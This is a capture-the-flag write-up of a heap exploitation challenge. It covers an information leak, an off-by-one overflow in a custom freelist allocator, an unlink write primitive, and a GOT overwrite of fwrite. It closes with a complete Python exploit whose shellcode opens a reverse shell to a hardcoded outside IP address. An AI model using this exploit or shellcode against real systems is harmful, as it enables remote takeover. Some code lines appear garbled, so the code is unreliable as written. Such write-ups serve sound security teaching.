

Overview:

The binary was an upx-packed and stripped 32 bit Linux executable. A custom heap was implemented which was a doubly-linked freelist implementation that sorted chunks in descending order. ASLR was on, but NX was not (the stack and heap are executable)

Bugs:

There were two bugs in this challenge. One was an information leak, and the other was an off-by-one leading to a heap corruption.

Bug #1:

When viewing a board, the nested for loop prints $(x*x) * y$ bytes from the board instead of $x*y$, leaking $(x*y)$ bytes from the board.

Bug #2:

When reading bytes into a custom board, only $(x-1) * (y-1)$ bytes are allocated for the board, even though $x*y$ bytes are read into the board. Therefore, an overflow of $(x*y) - (x-1)(y-1)$ bytes.

Exploitation:

Part #1:

Understanding of the heap structure is critical to this challenge. When chunks are allocated by the heap, and then free'd, the chunk is added to a doubly-linked list. Each chunk has a header as shown below. The memory returned to the user is the address after the prev pointer. When a chunk is free'd, the node is added to the heap by setting the next and prev pointers to the appropriate location in the linked list, in a sorted order.


```
1. struct node_t_ {
2.     uint16_t size;
3.     struct node_t_ *next;
4.     struct node_t_ *prev;
5. };
6.
```

However, if an allocation request occurs for a node which already exists within the heap, the heap allocator will return a node within the freelist that satisfies the requested size by removing the node from the heap. The code to remove the heap node is as such:


```
7. void delink(node_t *node) {
8.     node_t *prev = node->prev;
9.     node_t *next = node->next;
10.    node->next->prev = prev;
11.    node->prev->next = next;
12.    fprintf(stderr, "delinked!");
13. }
```

This delink presents a problem if the prev, and next values of a particular node are controlled by an attacker. Below is an example of how this could happen.


Freelist Before Allocation:



Freelist After Allocation #1 (Size 15)



Chunk #1:



Now, if Chunk #1 buffer is overflowed, then the header at the top of the chunk at 24 will be overwritten. The attacker now controls the next and prev pointers.

Freelist After Allocation #2 (Size 5)

```

#####
#                                     #
#      CRASH!!!!!!                   #
#                                     #
#                                     #
#####
  
```

An allocation of 5 would try to free the node of exactly 5 (25-30). However, since that node's header is controlled, when unlink is called, an attacker can write a 4 byte value to any 4 byte value in memory.

Part #2:

Once a write primitive has been established, the way to gain EIP is a challenge. Because this binary did not have RELRO on, or PIE, the address of the .got.plt section was both writable and

not randomized. The `.got.plt` is a list of function pointers filled in by the dynamic linker to point to the imported library's address for the various functions the binary imports from other code. This is a perfect place to gain execution of the binary as many imported functions are called after the heap unlink function has been called. Conveniently, there is an `fprintf` function called after each unlink. The trick here is that `fprintf` when not given any variadic arguments, is actually optimized to `fwrite`. Using a disassembler like IDA or radare2, the address of the `fwrite` function can be found in the `.got.plt` and used as the destination in this exploit's heap primitive.

Part #3.

Now that we have the ability to control the `fwrite` function pointer, we need to point it somewhere. What we do is use the information leak when viewing a board. The memory leaked contains an address to the heap, as the heap was allocated from nodes within the freelist. With some trial and error in `gdb` we realize that the board we allocate is very close to the heap pointer leaked. Now we have the value to write to our `fwrite` function.

Putting it all together:

One gotcha with the heap exploit is that the second line in the unlink (after variable declarations) is a write where the value and destination are swapped. This proves annoying when writing shellcode. A simple (`jmp 8`) is required so that we can jump over the bytes that the heap allocator writes into our controlled heap area.

Exploit:

```
1. import socket, time, struct
2.
3. HOST = "localhost"
4. PORT = 31337
5. # Reverse Shell
6. SC = ".join(["\xeb\x08\x90\x90\xff\xff\xff\xff\x90\x90\x68",
7.             "\x47\x13\x90\x4a", # <- IP Number 71.19.144.74
8.             "\x5e\x66\x68",
9.             "\x7a\x69", # <- Port Number "31337"
10.            "\x5f\x6a\x66\x58\x99\x6a\x01\x5b\x52\x53\x6a\x02",
11.            "\x89\xe1\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79",
12.            "\xf9\xb0\x66\x56\x66\x57\x66\x6a\x02\x89\xe1\x6a",
13.            "\x10\x51\x53\x89\xe1\xcd\x80\xb0\x0b\x52\x68\x2f",
14.            "\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53",
15.            "\xeb\xce"]])
16.
17. def recv_all(fd):
18.     ret = ""
19.     while True:
20.         time.sleep(0.5)
21.         try:
22.             v = fd.recv(100)
23.         except Exception as e:
24.             break
25.         ""
26.         time.sleep()
27.         try:
28.             v = fd.recv(100)
29.         except Exception as e:
30.             break
31.         ""
32.         ret += v
33.     return ret
34.
35. ADDRESS_OF_FWRITE = 0x0804bd5c
36.
37. def main():
38.     fd = socket.create_connection((HOST, PORT))
39.     fd.setblocking(0)
40.     print recv_all(fd)
41.     fd.sendall("I\n")
42.     print recv_all(fd)
43.     fd.sendall("B 3 3\n")
44.     print recv_all(fd)
45.     fd.sendall("XAAAAAAAA" + "\n")
46.     print recv_all(fd)
47.     fd.sendall("N\n")
48.     print recv_all(fd)
```

```

49. fd.sendall("V\n")
50. dat = recv_all(fd)
51. leaked_heap = dat[21:26]
52. leaked_heap_p = leaked_heap[0:2] + leaked_heap[3:5]
53. leaked_heap = struct.unpack("<I", leaked_heap_p)[0]
54. leaked_heap += 12
55. leaked_heap_p = struct.pack("<I", leaked_heap)
56. print "Leaked heap pointer is: %x" % leaked_heap
57. fd.sendall("Q\n")
58. print recv_all(fd)
59. fd.sendall("I\n")
60. print recv_all(fd)
61. fd.sendall("B 20 20\n")
62. print recv_all(fd)
63. fd.sendall(SC + "\xff"*((20*20)-39-len(SC)) + "X"*(15) + struct.pack("<I",
ADDRESS_OF_FWRITE) + leaked_heap_p + "B"*16 + "\n")
64. print recv_all(fd)
65. print recv_all(fd)
66.
67. main()

```